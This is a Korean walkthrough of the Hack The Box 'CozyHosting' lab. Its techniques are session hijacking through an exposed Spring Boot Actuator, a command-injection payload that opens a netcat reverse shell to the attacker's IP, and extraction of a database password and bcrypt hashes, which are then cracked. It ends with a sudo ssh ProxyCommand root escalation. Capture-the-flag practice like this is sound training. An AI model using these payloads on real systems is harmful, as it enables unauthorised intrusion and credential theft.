[HTB] CozyHosting Write Up
[HTB] CozyHosting Write Up
포트 스캔
1
sudo nmap -Pn -p- --min-rate 1000 -T4 -oN scans/initial_Pn 10.129.229.88
1
2
3
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
초기 침투
80 포트 접속
- 80 포트 접속 시 도메인으로 연결 → cozyhosting.htb
/etc/hosts 파일 수정
1
echo "10.129.229.88 cozyhosting.htb" | sudo tee -a /etc/hosts
웹 서버 대상 취약점 스캔
1
nikto -h http://cozyhosting.htb
1
2
3
4
5
6
+ [750001] http://localhost:8080/actuator: Spring Boot Actuator endpoint discovered via /actuator _links. See: https://docs.spring.io/spring-boot/docs/current/actuator-api/html/
+ [750001] http://localhost:8080/actuator/beans: Spring Boot Actuator endpoint discovered via /actuator _links. See: https://docs.spring.io/spring-boot/docs/current/actuator-api/html/
+ [750001] http://localhost:8080/actuator/sessions: Spring Boot Actuator endpoint discovered via /actuator _links. See: https://docs.spring.io/spring-boot/docs/current/actuator-api/html/
+ [750001] http://localhost:8080/actuator/health/{*path}: Spring Boot Actuator endpoint discovered via /actuator _links. See: https://docs.spring.io/spring-boot/docs/current/actuator-api/html/
+ [750001] http://localhost:8080/actuator/mappings: Spring Boot Actuator endpoint discovered via /actuator _links. See: https://docs.spring.io/spring-boot/docs/current/actuator-api/html/
+ [750001] http://localhost:8080/actuator/health: Spring Boot Actuator endpoint discovered via /actuator _links. See: https://docs.spring.io/spring-boot/docs/current/actuator-api/html/

- http://cozyhosting.htb/actuator/sessions 에서 사용자 세션 값 발견
1
2
210D6695784C35D92575FC814E1FB3D8	"kanderson"
A062A29C1D8B8C26EBD681857D48680C	"UNAUTHORIZED"

세션 값을 이용하여 로그인
- JSEESIONID 값에 [210D6695784C35D92575FC814E1FB3D8] 값을 넣고, /admin URL로 접근
- 로그인 사용자 K. Anderson 확인


- submit 버튼 클릭 시 POST /executessh HTTP/1.1 패킷이 요청됨
- submit 버튼 클릭 시 에러 메세지를 통해 ssh -i [key] [username]@[hostname] 명령어를 시도하고 있을 것으로 추측함
exploit

- username 값에 공백을 나타내는 Bash 환경 변수 ${IFS}를 사용하여 시도
1
;busybox${IFS}nc${IFS}10.10.14.17${IFS}4444${IFS}-e${IFS}sh;
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/htb/cozyhosting]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.229.88] 48150
python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/app$ export TERM=xterm
export TERM=xterm
app@cozyhosting:/app$
jar 파일 분석

- cloudhosting-0.0.1.jar 파일 가져오기
1
2
3
4
app@cozyhosting:/app$ python3 -m http.server 8000
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.170 - - [22/Mar/2026 11:43:07] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -
- jar 파일 압축 해제
1
jar -xvf cloudhosting-0.0.1.jar

- /BOOT-INF/classes/application.properties 파일 내 postgres 패스워드 발견
1
2
3
┌──(kali㉿kali)-[~/htb/cozyhosting]
└─$ grep -ri "password"
BOOT-INF/classes/application.properties:spring.datasource.password=Vg&nvzAQ7XxR
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/htb/cozyhosting/BOOT-INF/classes]
└─$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
postgres DB 접속
1
2
3
4
5
6
7
8
psql -h 127.0.0.1 -p 5432 -U postgres
Password for user postgres: Vg&nvzAQ7XxR

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
- DB 목록 나열
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
postgres=# \list
\list
WARNING: terminal is not fully functional
Press RETURN to continue

                                   List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privil
eges
-------------+----------+----------+-------------+-------------+----------------
-------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
(4 rows)
- cozyhosting DB 내 테이블 목록 조회
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
postgres=# \c cozyhosting
\c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \dt
\dt
WARNING: terminal is not fully functional
Press RETURN to continue

         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)

- user 테이블 내용 조회
1
2
3
4
5
6
7
8
9
10
11
12
13
cozyhosting=# select * from users;
select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                           password                           | role

-----------+--------------------------------------------------------------+-----
--
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admi
n
(2 rows)
해시 크랙
- postgres DB에서 추출한 해시 값은 password.txt 파일로 생성
1
2
3
4
┌──(kali㉿kali)-[~/htb/cozyhosting]
└─$ cat password.txt
$2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
- 해시 크랙
1
hashcat -m 3200 -a 0 password.txt /usr/share/wordlists/rockyou.txt
1
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
- 패스워드 manchesterunited 추출
- 하지만 admin 계정으로 SSH 접속은 불가했음
/etc/passwd 파일 내 사용자 확인
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
app@cozyhosting:/app$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
- josh 사용자 확인

SSH 접속
- 패스워드 : manchesterunited » 접속 성공
1
ssh josh@10.129.229.88
- 사용자 플래그 획득
1
2
josh@cozyhosting:~$ cat user.txt
...
권한 상승

sudo -l
1
2
3
4
5
6
7
8
9
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
exploit
- GTFOBins 기법 이용 (https://gtfobins.org/gtfobins/ssh/#shell)
1
2
3
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';/bin/bash 0<&2 1>&2' x
root@cozyhosting:/home/josh# whoami
root
- 관리자 플래그 획득
1
2
root@cozyhosting:/home/josh# cat /root/root.txt
...
This post is licensed under
CC BY 4.0
by the author.